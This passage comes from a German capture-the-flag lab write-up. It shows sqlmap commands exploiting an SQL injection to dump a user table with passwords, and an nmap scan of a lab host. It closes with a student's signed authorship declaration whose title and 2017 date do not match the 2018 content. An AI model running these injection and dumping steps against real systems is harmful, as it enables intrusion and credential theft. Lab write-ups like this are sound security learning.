root@kali:~# sqlmap -u 'http://10.85.229.196/kessel/food.php?profile_id=5122' --cookie='PHPSESSID=bpoefbq8nhebklhs4jtdun9b73'
```

Nimmt man nun statt dem oberen Befehl die URL für die Bilderrequests und überprüft nun auf Schwachstellen, so findet man heraus, dass der Parameter „profile\_id“ ausgenutzt werden kann.

```
root@kali:~# sqlmap -u 'http://10.85.229.196/kessel/image.php?profile_id=5122&size=small' --cookie='PHPSESSID=bpoefbq8nhebklhs4jtdun9b73'
[10:32:04] [INFO] testing MySQL UNION query (92) - 81 to 80 columns
[10:32:05] [INFO] testing 'MySQL UNION query (92) - 81 to 100 columns'
GET parameter 'profile_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

Mit der option --tables kann man sich nun alle Tabellen ausgeben lassen und findet einen Eintrag „user“. Setzt man nun anstatt Tables die Optionen „-T user --user“ erhält man alle Einträge des Tables.

```
sqlmap -u 'http://10.85.229.196/kessel/image.php?profile_id=5122&size=small' --cookie='PHPSESSID=bpoefbq8nhebklhs4jtdun9b73' -p 'profile_id' -T user -dump
+-----+-----+-----+
| admin | username | password |
+-----+-----+-----+
| 0     | Eth Koth | hi_i_am_eth |
| 1     | Sly Moore | sly_as_a_fox |
+-----+-----+-----+
```

So lässt sich ganz einfach der Admin User und das dazugehörige Passwort herausfinden.

Wenn man sich jetzt mit „Sly Moore“ und „sly\_as\_a\_fox“ einloggt kann man den Wookie freilassen und erhält die Flagge:

```
ky10_r3n_1s_a_3m0_{c062e67712b7ab3ded1fafc4d66b225cb7bfc1f11bf662a8214cd323}
```

## 9 Ant-Man

### 9.1 Level 1

Hier ist der Befehl und die Ergebnisse des Portscans:

```
root@kali:~# nmap --top-ports 2000 -sv 10.85.229.231
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-29 11:06 CET
Nmap scan report for 10.85.229.231
Host is up (0.032s latency).
Not shown: 1996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
4141/tcp  open  jdwtp  Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_181
8080/tcp  open  http   Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
root@kali:~#
```

### 9.2 Level2

Nicht mehr bearbeitet:/

### 9.3 Level3

Nicht mehr bearbeitet:/

## Ehrenwörtliche Erklärung

Name: Binder

Vorname: Jan

Matrikel-Nr.: 749707

Studiengang: SWB

Hiermit versichere ich, Jan Binder, dass ich den vorliegenden Praxissemesterbericht mit dem Titel „Continuous Delivery und der DevOps Ansatz“ selbstständig und ohne fremde Hilfe verfasst und keine anderen als die angegebene Literatur und Hilfsmittel verwendet habe. Die Stellen der Arbeit, die dem Wortlaut oder dem Sinne nach anderen Werken entnommen wurden, sind in jedem Fall unter Angabe der Quelle kenntlich gemacht. Die Arbeit ist noch nicht veröffentlicht oder in anderer Form als Prüfungsleistung vorgelegt worden.

Asperg, 26.09.2017

Ort, Datum



Unterschrift